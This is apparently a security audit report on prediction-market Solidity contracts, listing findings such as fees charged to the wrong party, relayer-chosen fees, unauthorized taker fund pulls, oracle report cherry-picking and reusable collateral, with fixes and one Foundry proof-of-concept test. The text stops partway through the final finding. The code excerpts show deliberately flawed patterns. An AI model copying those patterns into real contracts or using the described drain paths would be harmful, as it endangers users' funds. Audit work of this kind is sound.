> *"All fees paid by taker. Anyone buying and selling with market orders is a taker and pays fees. People who put in limit orders and get matched are makers and do not pay any fees while getting a rebate."*

In this system, the **maker** is the user who places a resting limit order and signs it as the `Order` struct via EIP-712. The **taker** is the market-order user who fills that resting order and appears in `enterPosition` only as the relayer-supplied `f.taker`. The maker is the limit side; the taker is the aggressor side. These are trade-role concepts, independent of which direction (BUY or SELL) each party is positioned.

The contract, however, charges fees based on trade direction rather than trade role. It identifies the buyer by which side holds `order.side == BUY`, and then unconditionally pulls `cashPart + platformFee + makerFee` from the buyer:

```
function enterPosition(FillInputs calldata f) external whenNotPaused onlyRela
yer {
 // ... rest of the code

    if (f.order.side == 0) {
       buyer = f.order.maker;
       seller = f.taker;
    } else {
       buyer = f.taker;
       seller = f.order.maker;
    }
    usdt.safeTransferFrom(buyer, address(this), cashPart + f.platformFee + f.
makerFee);

 // ... rest of the code
}
```

This produces two cases:

Maker side	Buyer (fee payer)	Taker	Correct fee payer?
`side == SELL` (maker sells)	`f.taker`	`f.taker`	Yes — taker is the buyer

Maker side	Buyer (fee payer)	Taker	Correct fee payer?
`side == BUY` (maker buys)	`f.order.maker`	`f.taker`	**No** — maker is charged fees instead of taker

When the maker places a BUY limit order and a taker fills it by selling, the taker is the aggressor and should pay fees. Instead, the contract charges the maker — the passive limit-order placer — who under the protocol design is not only fee-exempt but is supposed to receive a rebate.

- BUY-side limit makers are charged fees they should not owe.
- SELL-side market takers avoid fees they should pay.
- The `makerFee` paid to `makerFeeRecipient` is funded by the wrong party — in this case the maker funds their own rebate source, which is economically circular.
- Maker/taker incentive structure (limit order provision rewarded, market order taking costs fees) is broken for half of all fill directions.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation: Separate fee responsibility from trade direction. Fees should be pulled from `f.taker` regardless of which direction the taker is positioned. `cashPart` should be pulled from the buyer according to trade direction. Concretely:

- Pull `cashPart` from the buyer (as currently determined by `order.side`).
- Pull `platformFee + makerFee` separately from `f.taker`.

Resolution: **Fixed** in `e6621a4`.

The implementation was updated to separate trade-direction cash settlement from fee responsibility. The buyer still pays the trade notional (`cashPart`) to the seller based on the matched BUY/SELL sides, but protocol fees are now charged to the taker, identified as `takerOrder.maker`, regardless of whether the taker is buying or selling.

```
    function enterPosition(FillInputs calldata f) external nonReentrant whenN
otPaused onlyRelayer {

        // ... rest of the code

        // ── F-2026-17731: fees pulled from the taker, capped CUMULATIVELY by
the taker's signed
        //     maxFee. The cap is the maximum TOTAL fee across ALL partial fil
ls of this taker order,
        //     not per-fill: a per-fill-only check would let the relayer split
one taker order into N
        //     fills and charge up to N×maxFee, defeating the signed cap (the
relayer must instead
        //     budget the signed maxFee across the order's partial fills). ──
        uint256 feeTotal = f.platformFee + f.makerFee;
        uint256 takerFeesPaid = orderFeesPaid[takerHash] + feeTotal;
        if (takerFeesPaid > to.maxFee) revert FeeExceedsTakerCap(takerFeesPaid
, to.maxFee);
        if (f.platformFee > 0 && treasury == address(0)) revert TreasuryNotCon
figured();
        // ── Partial-fill bookkeeping for BOTH orders (shares) + cumulative t
aker fees. ──
        _consumeOrder(makerHash, mo.amount, f.fillAmount);
        _consumeOrder(takerHash, to.amount, f.fillAmount);
        orderFeesPaid[takerHash] = takerFeesPaid;

        // ... rest of the code

        // ── Money movement (peer-to-peer; contract balance untouched). ──
        // Buyer pays the seller for the shares.
        if (cashPart > 0) {
            usdt.safeTransferFrom(buyer, seller, cashPart);
        }
        // F-2026-17756: fees are pulled from the TAKER, not the buyer-by-dire
ction.
        if (f.platformFee > 0) {
            usdt.safeTransferFrom(taker, treasury, f.platformFee);
        }
        if (f.makerFee > 0) {
            usdt.safeTransferFrom(taker, mo.maker, f.makerFee);
        }
```

```
        // ... rest of the code
    }
```

Evidences

PoC

Reproduce:

Steps to reproduce:

- Deploy `UpDownSettlement` and create an active market.
- Pre-fund `marketRetained` via `complementaryMint` so the backing guard passes.
- Alice (maker) signs a BUY limit order (`order.side == 0`).
- The relayer calls `enterPosition` with Bob as `f.taker` (SELL side) and non-zero `platformFee` and `makerFee`.
- Check Alice's and Bob's USDT balances after the call.
- Alice's balance decreased by `cashPart + platformFee + makerFee`. Bob's balance increased by `sellerReceives` with no fee deduction.

PoC Code:

```
    function test_feesChargedToMakerBuyerNotTakerSeller() public {
        // Create market
        vm.prank(autocycler);
        uint256 mid = settlement.createMarket(PAIR_ID, 300, 50_000e8);

        // Pre-fund backing (required by NoBackingForSeller guard)
        vm.prank(relayer);
        settlement.complementaryMint(mid, FILL_AMOUNT, backer);

        // Alice signs a BUY limit order (she is the maker/buyer, limit-order
side)
        UpDownSettlement.Order memory order = UpDownSettlement.Order({
            maker:     alice.addr,
            market:    mid,
            option:    1,
            side:      0,       // BUY — Alice is the resting limit-order buy
er
            orderType: 0,
            price:     PRICE,
            amount:    FILL_AMOUNT,
            nonce:     1,
            expiry:    block.timestamp + 3600
        });

        bytes32 digest = settlement.orderDigest(order);
```

```
        (uint8 v, bytes32 r, bytes32 sSig) = vm.sign(alice.privateKey, digest
);
        bytes memory sig = abi.encodePacked(r, sSig, v);

        uint256 aliceBalanceBefore = usdt.balanceOf(alice.addr); // 515e18
        uint256 bobBalanceBefore   = usdt.balanceOf(bob);        // 0

        // Relayer fills the order: Bob is the taker (market SELL aggressor)
        UpDownSettlement.FillInputs memory f = UpDownSettlement.FillInputs({
            order:             order,
            signature:         sig,
            marketId:          mid,
            option:            1,
            fillAmount:        FILL_AMOUNT,
            taker:             bob,             // Bob is the taker/seller
            sellerReceives:    CASH_PART,
            platformFee:       PLATFORM_FEE,
            makerFee:          MAKER_FEE,
            makerFeeRecipient: rebateRecipient  // separate address — avoids
Alice netting makerFee back
        });
        vm.prank(relayer);
        settlement.enterPosition(f);

        uint256 aliceBalanceAfter = usdt.balanceOf(alice.addr);
        uint256 bobBalanceAfter   = usdt.balanceOf(bob);

        // Bob is the seller so his balance increases by sellerReceives
        int256 aliceNet = int256(aliceBalanceAfter) - int256(aliceBalanceBefo
re);
        int256 bobNet   = int256(bobBalanceAfter)   - int256(bobBalanceBefore
);



        // Alice (maker/limit-order buyer) is drained of cashPart + ALL fees.
        // Under the correct taker-pays model she should only pay cashPart (5
00 USDT).
        assertEq(aliceNet, -(int256(CASH_PART + PLATFORM_FEE + MAKER_FEE)),
            "Alice (maker) incorrectly paid cashPart + all fees");

        // Bob (taker/market-order seller) receives full sellerReceives with
zero fee deduction.
        // Under the correct model he should net sellerReceives - fees (485 U
SDT).
        assertEq(bobNet, int256(CASH_PART),
            "Bob (taker) received full sellerReceives and paid zero fees");
    }
```

Results:

```
Ran 1 test for test/PoC_FeeChargedToMaker.t.sol:PoC_FeeChargedToMakerInsteadO
fTaker
[PASS] test_feesChargedToMakerBuyerNotTakerSeller() (gas: 336580)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 18.71ms (4.88ms
CPU time)
```

F-2026-17729 - Permissionless Strike Capture Drains Resolver LINK Through Per-Second Cache Keys - Medium

Description:

In **ChainlinkResolver**, the `captureStrike` function is permissionless and pays a LINK verification fee on every cache miss:

```
if (strikeCaptured[pairId][startTime]) {
    return capturedStrike[pairId][startTime];
}
// ...
bytes memory parameterPayload = _payVerificationFee(signedReport);
bytes memory verifierResponse = verifierProxy.verify(signedReport, parameterP
ayload);
```

The dedup key is `(pairId, startTime)`, not the report, and `startTime` is not required to be a clock-aligned slot boundary. The only constraint is a 30 second tolerance window around the report observation timestamp:

```
if (obs + MAX_STRIKE_REPORT_LAG < startTs || obs > startTs + MAX_STRIKE_REPOR
T_LAG) {
    revert ReportObservationOutOfStrikeWindow(startTime, obs);
}
```

A single valid report with observation timestamp `T` is therefore reusable across every integer-second `startTime` in `[T-30, T+30]`, yielding 61 distinct cache-miss keys and 61 paid `verify` calls, each funded from the resolver's own LINK balance through `_payVerificationFee`. Reports refresh sub-second, so a handful of fetched reports produces thousands of paid verifications. The attacker pays only gas. Once the resolver's LINK is depleted, `captureStrike` and `resolve` revert at the fee step, stalling strike capture and resolution until the owner re-funds, and locking unresolved-market backing during the depletion window.

Assets:

- /src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Require `startTime` to be clock-aligned to the timeframe duration (`startTime % duration == 0`), and restrict `captureStrike` to the cycler or authorized callers. Alternatively, charge the caller for the LINK verification fee so unprivileged callers cannot spend protocol funds.

F-2026-17731 - Relayer Can Charge Arbitrary Fees to Buyers Due to Missing On-Chain Fee Validation - Medium

Description:

The `enterPosition` function pulls `cashPart + platformFee + makerFee` from the buyer in a single `transferFrom` call. The values of `platformFee` and `makerFee` are provided by the relayer as calldata and are not validated against any on-chain bound.

```
usdt.safeTransferFrom(buyer, address(this), cashPart + f.platformFee + f.make
rFee);
```

The only fee-related check in the function guards the seller's payout, not the buyer's total charge:

```
if (f.sellerReceives > cashPart) revert FeeBreakdownInvalid();
```

The on-chain `platformFeeBps` and `makerFeeBps` state variables are never read inside `enterPosition`. The signed `Order` struct does not include fee fields, so buyers have no signed commitment to any fee level that the contract can enforce. This means the relayer has full discretion over the fees charged per fill, with no contract-level ceiling.

A malicious or compromised relayer can extract up to a buyer's full USDT approval on every fill. No user who has granted a large or unlimited approval to this contract is protected.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Mitigated

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Include a `maxFee` field (or separate `maxPlatformFee` and `maxMakerFee` fields) in the `Order` struct so that the fee limit becomes part of the maker's EIP-712 signature. Inside `enterPosition`, add a check that the relayer-supplied fees do not exceed what the maker signed.

Resolution: **Mitigated** in `e6621a4`.

The remediation adds a `maxFee` field to the signed `Order` struct and tracks cumulative fees through `orderFeesPaid[takerHash]`, which prevents the relayer from charging more than the taker's absolute signed fee cap across the whole taker order. However, this does not fully address the fee validation issue for partial fills. The cap is enforced as a fixed total amount, not as a fee rate or a pro-rata limit based on the filled amount. Therefore, the relayer can still charge the entire signed `maxFee` on a minimal partial fill. For example, if a taker signs an order for 100 shares with maxFee = 10 USDT, the relayer can fill only 1 share and charge the full 10 USDT fee. This passes the current validation because cumulative fees remain within the absolute order-level cap, even though the fee is disproportionate to the executed amount.

```
        // ── F-2026-17731: fees pulled from the taker, capped CUMULATIVELY by
the taker's signed
        //     maxFee. The cap is the maximum TOTAL fee across ALL partial fil
ls of this taker order,
        //     not per-fill: a per-fill-only check would let the relayer split
one taker order into N
        //     fills and charge up to N×maxFee, defeating the signed cap (the
relayer must instead
        //     budget the signed maxFee across the order's partial fills). ──
        uint256 feeTotal = f.platformFee + f.makerFee;
        uint256 takerFeesPaid = orderFeesPaid[takerHash] + feeTotal;
        if (takerFeesPaid > to.maxFee) revert FeeExceedsTakerCap(takerFeesPaid
, to.maxFee);
        if (f.platformFee > 0 && treasury == address(0)) revert TreasuryNotCon
figured();
```

F-2026-17757 - Taker Funds Pulled Without Taker Consent - Medium

Description:

The settlement flow only requires a signature from the maker. The taker address, `f.taker`, is supplied directly by the relayer as calldata and is never required to sign or otherwise authorize the trade.

When `order.side == 1`, the maker is the seller and the taker becomes the buyer:

```
function enterPosition(FillInputs calldata f) external whenNotPaused onlyRela
yer {

// ... rest of the code

    buyer = f.taker;
    seller = f.order.maker;
    ...
    usdt.safeTransferFrom(buyer, address(this), cashPart + f.platformFee + f.
makerFee);

// ... rest of the code
}
```

The contract pulls USDT from the taker with no signed authorization from them. Any address holding an open approval to the settlement contract can be forced into an arbitrary position, at an arbitrary price, for an arbitrary fee, purely at the relayer's discretion. On-chain consent for the taker side does not exist — it relies entirely on relayer honesty.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Require explicit taker authorization before pulling funds from the taker. The contract should verify the taker signature on-chain before calling `safeTransferFrom` on taker funds.

Resolution: **Fixed** in `e6621a4`.

The taker is no longer a relayer-supplied address; `FillInputs` now carries a signed `takerOrder` + `takerSignature`, and `enterPosition` verifies the taker's EIP-712 signature (`SignatureChecker.isValidSignatureNow`) before any taker funds or shares move. No address can be forced into a position without having signed an order for it.

F-2026-17760 - Observation Window Tolerance Allows Favorable Report Selection in Binary Settlement - Medium

Description:

In **ChainlinkResolver**, the `resolve` function is permissionless and accepts any DON report whose observation timestamp falls within a 30 second bracket before the market end time, then decides the binary outcome with a pure threshold comparison:

```
if (obs > endTs || obs + MAX_REPORT_OBSERVATION_LAG < endTs) {
    revert ReportObservationOutOfWindow(endTs, obs);
}
int256 settlementPrice = int256(report.price);
uint256 winningOption = settlementPrice > info.strikePrice ? OPTION_UP : OPTI
ON_DOWN;
```

Because any observation in `[endTime-30, endTime]` is valid, an actor holding a position can submit the most favorable still-valid report and front-run the relayer. When spot oscillates around the strike in the final 30 seconds, two DON-signed reports such as `R1(obs=endTime-25, price=strike-1)` and `R2(obs=endTime, price=strike+1)` are both accepted; `resolve` with `R1` yields DOWN while `R2` yields UP, and the submitter selects which result settles. The same applies to `captureStrike`, where an attacker pins the most favorable strike within the tolerance window on an idempotent first-writer-wins basis, biasing every timeframe sharing that boundary. The outcome flip transfers value from the rightful winning side to the attacker's side. The LINK verification fee is paid by the contract, so the attacker pays only gas.

Assets:

- /src/ChainlinkResolver.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Tighten the observation window toward `obs == endTime` (a few seconds of tolerance), or require the report whose observation timestamp is closest to `endTime`.

Resolution: **Fixed** in `e6621a4`.

Both `resolve` and `captureStrike` are now `onlyAuthorized`, removing the permissionless path a position holder could use to front-run the relayer with a favorable report. The fixed 30s window was replaced by an owner-tunable `maxReportObservationLag` / `maxStrikeReportLag` (default 3s), each hard-capped at `OBSERVATION_LAG_CAP = 30s` via `setObservationLag`, shrinking the selection window ~10x while remaining reliably hittable by the by-timestamp fetcher.

F-2026-17771 - Backing Collateral Can Be Reused Across Multiple Fills Due to Non-Cumulative marketRetained Check - Medium

Description:

The backing guard in `enterPosition` verifies that the market's retained collateral is sufficient to cover the residual of the current fill:

```
uint256 mintBackingDelta = f.fillAmount - cashPart;
if (marketRetained[f.marketId] < mintBackingDelta) {
   revert NoBackingForSeller(f.marketId, mintBackingDelta, marketRetained[f.m
arketId]);
}
```

However, `marketRetained` is never decremented in `enterPosition`. The check is a pure read with no state mutation:

```
unchecked {
   marketRetained[f.marketId] += cashPart - f.sellerReceives;
}
```

Under Option B where `sellerReceives == cashPart`, `marketRetained` does not change at all during a fill. This means the same collateral pool is checked — and passes — for every fill independently, regardless of how many fills have already occurred against it.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Track cumulative reserved backing separately for each option per market. Introduce two new storage mappings:

```
mapping(uint256 => uint256) public upReserved;
mapping(uint256 => uint256) public downReserved;
```

In `enterPosition`, update the relevant side and check that `marketRetained` covers the two:

```
uint256 mintBackingDelta = f.fillAmount - cashPart;
if (f.order.option == 1) {
   upReserved[f.marketId] += mintBackingDelta;
} else {
   downReserved[f.marketId] += mintBackingDelta;
}
uint256 maxObligated = upReserved[f.marketId] > downReserved[f.marketId]
   ? upReserved[f.marketId]
   : downReserved[f.marketId];
if (marketRetained[f.marketId] < maxObligated) {
   revert NoBackingForSeller(f.marketId, maxObligated, marketRetained[f.marke
tId]);
}
```

Resolution: **Fixed** in `e6621a4`.

The non-mutating pooled-backing read (`marketRetained >= mintBackingDelta`) was removed. A fill now debits the seller's own on-chain shares (`userShares[market][seller][option] -= fillAmount`, guarded by `InsufficientShares`) and credits the buyer, so the same backing can never satisfy two fills. The conservation invariant `marketRetained == optionShares[UP] == optionShares[DOWN]` is maintained on every mint/burn/redeem.

F-2026-17772 - Complementary Mint/Burn Lack Per-User Share Accounting and User Authorization - Medium

Description:

In **UpDownSettlement**, the share-creation primitives `complementaryMint` and `complementaryBurn` move user collateral without recording per-user share balances on-chain and without any user authorization. Both functions are `onlyRelayer`, take no maker signature, and expose no user-callable path.

`complementaryMint` pulls USDT from the `minter` and only increments the per-market aggregate backing — it never records that `minter` now owns shares:

```
function complementaryMint(uint256 marketId, uint256 amount,
                           address minter) external whenNotPaused onlyRelayer
{
    if (amount == 0) revert FillExceedsOrderAmount();
    if (minter == address(0)) revert ZeroAddress();
    Market storage m = markets[marketId];
    if (m.startTime == 0) revert MarketNotOpen();
    if (block.timestamp >= uint256(m.endTime)) revert MarketNotOpen();

    usdt.safeTransferFrom(minter, address(this), amount);
    marketRetained[marketId] += amount;

    emit ComplementaryMinted(marketId, minter, amount);
}
```

`complementaryBurn` debits the same aggregate and pays an arbitrary `holder`, with no on-chain link to the address that actually deposited the backing. The contract explicitly documents this as `TRUST-ASSUMPTION-V1` ("relayer can complementaryBurn any maker's locked collateral"):

```
function complementaryBurn(uint256 marketId, uint256 amount,
                           address holder) external whenNotPaused onlyRelayer
{
    if (amount == 0) revert FillExceedsOrderAmount();
    if (holder == address(0)) revert ZeroAddress();
    Market storage m = markets[marketId];
    if (m.startTime == 0) revert MarketNotOpen();
    if (m.resolved) revert AlreadyResolved();

    if (marketRetained[marketId] < amount) {
        revert NoBackingForSeller(marketId, amount, marketRetained[marketId])
;
```

```
    }
    marketRetained[marketId] -= amount;
    usdt.safeTransfer(holder, amount);

    emit ComplementaryBurned(marketId, holder, amount);
}
```

Two distinct gaps follow:

1. **No per-user share accounting.** The minted shares the user "receives" exist only in the relayer's off-chain ledger; on-chain state cannot prove or bound any user's holdings. The burn's conservation guard checks only the aggregate `marketRetained[marketId]`, never the depositor's own balance. Nothing prevents returning user A's deposited backing to user B, or burning against a user who never minted, up to the full pool size.
2. **No user authorization or consent.** Neither function verifies a maker signature, and neither can be called by the user directly. `complementaryMint` silently pulls a standing USDT allowance from `minter` at the relayer's chosen time and amount, and `complementaryBurn` returns a user's locked collateral to a relayer-chosen address with zero on-chain involvement of the actual owner.

While exploitation as outright theft requires a relayer error or compromise (the documented v1 trust assumption), the structural absence of per-user accounting and user consent means users have no on-chain protection, no proof of their holdings, and no guarantee that a burn returns funds to the rightful depositor — even under an honest relayer, an off-chain ledger error silently mis-allocates real on-chain collateral with no on-chain check to catch it.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Introduce on-chain per-user share accounting and bind both functions to user authorization:

1. Add a `mapping(address => mapping(uint256 => uint256)) public userShares` (user → marketId → amount). Credit `userShares[minter][marketId] += amount` in `complementaryMint` and debit `userShares[holder][marketId] -= amount` in `complementaryBurn`, and add the burn's guard to check `userShares[holder][marketId] >= amount` rather than only the aggregate `marketRetained[marketId]`. This ensures a user can never burn against collateral they did not deposit, and on-chain state stays consistent with the off-chain component.
2. Require user authorization for both operations. Either add an EIP-712 maker-signed mint/burn intent verified via the existing `SignatureChecker` path (the same mechanism already used in `enterPosition`), or expose user-callable `complementaryMint` / `complementaryBurn` entrypoints so the depositor authorizes their own deposit and withdrawal rather than relying solely on the relayer.

Resolution: **Fixed** in `e6621a4`.

Per-user shares are now recorded on-chain (`userShares[marketId][user][option]`) on every mint, burn, and fill. The relayer-submitted `complementaryMint`/`complementaryBurn` now requires the user's EIP-712 `MintAuth` (replay-protected by `mintAuthNonceUsed` + expiry, validated in `_checkMintAuth`), and self-service `mint`/`burn` entrypoints let a user act without the relayer. The burn path is gated on the holder owning a complete set rather than on the aggregate pool.

F-2026-17776 - Position Backing Verified at Entry Can Be Withdrawn via complementaryBurn Before Resolution - Medium

Description:

In **UpDownSettlement**, `enterPosition` enforces that the buyer's share-creation residual is already backed at the moment of entry. The `NoBackingForSeller` guard requires the market's retained collateral to cover `mintBackingDelta`:

```
uint256 mintBackingDelta = f.fillAmount - cashPart;
if (marketRetained[f.marketId] < mintBackingDelta) {
    revert NoBackingForSeller(f.marketId, mintBackingDelta, marketRetained[f.
marketId]);
}
```

This check guarantees the buyer's $1-at-resolution share is backed only at the instant of the fill. The backing it validates is held in the single fungible aggregate `marketRetained[marketId]`, and the fill itself is balance-neutral for the pool under the Option B fee model (`sellerReceives == cashPart`), so `marketRetained` is unchanged by entry — the validated backing simply remains pooled in the aggregate.

Nothing reserves or earmarks that backing for the position that was just entered. While the market is still unresolved, `complementaryBurn` can withdraw the same USDT, with only an aggregate-level check and no link to a complete UP+DOWN set actually held by the recipient:

```
if (marketRetained[marketId] < amount) {
    revert NoBackingForSeller(marketId, amount, marketRetained[marketId]);
}
marketRetained[marketId] -= amount;
usdt.safeTransfer(holder, amount);
```

As a result, the backing precondition enforced by `enterPosition` is not durable: it is a point-in-time snapshot that can be silently invalidated after the user has entered. Concrete sequence (fees omitted, fill price 60%):

1. A maker mints 100 USDT of backing for the market, so `marketRetained = 100`.
2. A buyer fills 100 UP shares at 60%, paying `cashPart = 60`; the seller receives 60 and `marketRetained` stays 100. The L463-466 guard passes (`mintBackingDelta = 40 <= 100`). The buyer now holds 100 UP shares; the maker holds 100 DOWN shares.
3. `complementaryBurn(marketId, 100, maker)` is called before resolution. The aggregate check `100 >= 100` passes, `marketRetained` becomes 0, and 100

USDT leaves the contract — even though the maker no longer holds a complete set and the buyer's UP position is still live.

4. If UP wins, the buyer's 100 UP shares are owed 100 USDT, but `withdrawSettlement` now transfers `marketRetained = 0`. The buyer (who paid 60 and is owed 100) cannot be paid from on-chain funds. The market is under-collateralized by the full redemption obligation.

The only on-chain invariant the contract maintains (`balanceOf(this) == sum of marketRetained`) is preserved by the burn because both sides decrease together, yet it provides no protection here: it does not track whether the remaining backing still covers outstanding winning shares, since per-user share balances are never stored on-chain. The sole safeguard against this is the off-chain relayer correctly verifying complete-set ownership before calling `complementaryBurn` (documented as relayer-trust v1). Any relayer fault, off-chain ledger desync, or compromise therefore removes backing from an active position with no on-chain check to prevent or detect it. Because `complementaryBurn` is `onlyRelayer`, the trigger is the relayer rather than an arbitrary attacker, but the on-chain backing check creates a false guarantee of durable collateralization that the contract does not actually enforce.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Track the collateral that is already allocated to cover live user positions, and allow `complementaryBurn` to withdraw only the unallocated remainder. Maintain a per-market allocated-collateral accumulator (for example `marketAllocated[marketId]`) that is incremented by `mintBackingDelta` whenever a fill in `enterPosition` consumes backing to cover a buyer's position, so it always equals the USDT obligated to outstanding positions for that market.

`complementaryBurn` must then only release free collateral — the difference between total retained and allocated:

Alternatively (and preferably, as it also resolves other reported issues), maintain per-user, per-market complete-set balances (`userShares[holder][marketId]`) and gate `complementaryBurn` on `userShares[holder][marketId] >= amount`, so a burn can only ever consume sets the holder actually owns and can never reach the backing that underpins another participant's filled position.

Resolution: **Fixed** in `e6621a4`.

`_burn` now requires the holder to own a complete set — both `userShares[holder][UP] >= amount` and `userShares[holder][DOWN] >= amount` (`InsufficientShares`) — and debits both legs plus `optionShares` and `marketRetained` together. A maker who sold one leg of their set no longer holds it and therefore cannot burn the backing underpinning the buyer's live position.

F-2026-17777 - Filled Positions in enterPosition Record No On-Chain Share Accounting and Cannot Be Reconstructed From Chain State - Medium

Description:

In **UpDownSettlement**, the `enterPosition` function settles a signed BUY fill by pulling USDT from the buyer and distributing it to the seller, treasury, and maker-fee recipient, yet it stores no on-chain state representing the UP or DOWN shares the buyer acquired. The only state a fill writes are the cumulative `orderFills` cap, the per-market `cashUpFlow` / `cashDownFlow` counters, and the aggregate `marketRetained`. None of these key on the buyer's address, and the contract documents that the cash-flow counters are analytics only, with outstanding shares living off-chain:

```
function enterPosition(FillInputs calldata f) external whenNotPaused onlyRela
yer {
    // ...

    if (f.order.option == 1) {
        m.cashUpFlow += uint128(f.fillAmount);
    } else {
        m.cashDownFlow += uint128(f.fillAmount);
    }

    unchecked {
        marketRetained[f.marketId] += cashPart - f.sellerReceives;
    }
    // ...
}
```

No mapping keyed on `(marketId, user, option)` exists, so after a fill, the chain holds no record of which address owns how many UP or DOWN shares. A user whose position was filled can rely only on the relayer's off-chain ledger to prove ownership; the entitlement is invisible to chain state. Because the position record is exclusively off-chain, the impact does not require relayer malice (the documented v1 trust assumption). An honest-but-failed relayer, through database loss or corruption, a service outage, or key loss, leaves filled positions unprovable and unreconstructable from on-chain data, with no fallback that can rebuild who is owed what.

Assets:

- /src/UpDownSettlement.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 5/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Persist per-user, per-market, per-option share balances on-chain and update them atomically in every function that creates, transfers, or destroys share entitlements. Introduce the mapping:

```
mapping(uint256 marketId => mapping(address user => mapping(uint8 option => u
int256 shares))) public userShares;
```

Update it in three places:

`enterPosition` — credit the buyer after the fill is validated and the buyer's address is resolved:

```
userShares[f.marketId][buyer][uint8(f.order.option)] += f.fillAmount;
```

`complementaryMint` — credit both sides of the complete set so the minter's holdings are on-chain from the moment of deposit:

```
userShares[marketId][minter][1] += amount; // UP
userShares[marketId][minter][2] += amount; // DOWN
```

`complementaryBurn` — debit both sides and enforce the per-user balance rather than the aggregate, so the burn cannot reach backing that belongs to another participant:

```
if (userShares[marketId][holder][1] < amount || userShares[marketId][holder][
2] < amount)
    revert NoBackingForSeller(marketId, amount, marketRetained[marketId]);
userShares[marketId][holder][1] -= amount;
userShares[marketId][holder][2] -= amount;
```

Maintain these balances consistent with the off-chain matching engine: every state change on-chain should be the authoritative source of truth, and the off-chain ledger should derive from indexed events rather than being the primary record.

Resolution: **Fixed** in `e6621a4`.

`enterPosition` now writes per-user share balances on-chain (debits the seller, credits the buyer in `userShares`) and emits `PositionEntered`/`FillSettled` with both signed parties. Positions are fully reconstructable from chain state, exposed via the `sharesOf` getter; the off-chain ledger derives from these events rather than being the primary record.

F-2026-17778 - Absence of On-Chain Settlement Path Forces Winners to Depend on the Off-Chain Relayer for Redemption - Medium

Description:

In **UpDownSettlement**, no on-chain settlement path exists for users. After a market is resolved through `resolve`, the only function that moves the market's funds out is `withdrawSettlement`, which is `onlyRelayer` and transfers the entire retained pool to the relayer, which then pays winners off-chain:

```
function resolve(uint256 marketId, int256 settlementPrice, uint8 winner) exte
rnal onlyResolver whenNotPaused {
    Market storage m = markets[marketId];
    if (m.startTime == 0) revert MarketNotOpen();
    if (m.resolved) revert AlreadyResolved();
    if (block.timestamp < uint256(m.endTime)) revert MarketNotOpen();
    if (winner != 1 && winner != 2) revert InvalidWinner();

    m.settlementPrice = int128(settlementPrice);
    m.winner = winner;
    m.resolved = true;
    emit MarketResolved(marketId, winner, int256(settlementPrice));
}

function withdrawSettlement(uint256 marketId) external onlyRelayer whenNotPau
sed {
    Market storage m = markets[marketId];
    if (!m.resolved) revert NotResolved();
    if (m.settled) revert AlreadySettled();

    uint256 retained = marketRetained[marketId];
    m.settled = true;
    delete marketRetained[marketId];

    if (retained > 0) {
        usdt.safeTransfer(relayer, retained);
    }
    emit SettlementWithdrawn(marketId, retained, 0);
}
```

A winning user has no on-chain claim and no function to redeem winning shares directly against `marketRetained[marketId]`. Redemption of value depends entirely on the continuous availability and integrity of the off-chain component: the relayer must remain live, retain a correct ledger, and choose to disburse. There is no trustless user exit. If the relayer suffers a

database loss, an outage, key loss, or simply declines to pay, the resolved pool has already left the contract to the relayer's address, and winners have no on-chain recourse. The only on-chain fallback is the owner's blunt `executeEmergencyWithdraw`, which moves bulk USDT to a single address and equally cannot distribute to individual winners.

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 5/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Add a trustless, on-chain redemption function that lets a winning holder claim directly from `marketRetained[marketId]` after `resolve`, against on-chain share balances, instead of pushing the whole pool to the relayer.

Resolution: **Fixed** in `e6621a4`.

The whole-pool-to-relayer `withdrawSettlement` was removed and replaced by trustless redemption: `redeem(marketId)` pays the caller `userShares[marketId][msg.sender][winner]` USDT directly from `marketRetained`, and the permissionless `redeemFor(marketId, holders[])` pays each holder their own winnings to their own wallet. Winners can exit without relayer liveness, honesty, or solvency.

F-2026-17780 - performUpkeep Is Not Idempotent and Can Skip Market Slots - Medium

Description:

Chainlink Automation documentation states that `performUpkeep` should be idempotent. This means that calling it again with the same `performData` should not create wrong state changes.

In `UpDownAutoCycler`, `performUpkeep` decodes `performData` and calls `_createMarketExternal`. However, `_createMarket` does not use the `plannedStart` from `performData`. Instead, it calculates the next slot again from `pairTfLastCreated`.

```
    function performUpkeep(bytes calldata performData) external {

      //... rest of the code

      for (uint256 i; i < createSlots.length; ++i) {
          CreateSlot memory slot = createSlots[i];
          try this._createMarketExternal(slot.tfIdx, slot.pairId, slot.signe
dReport) {} catch (bytes memory reason) {

              if (slot.tfIdx < NUM_TIMEFRAMES) {
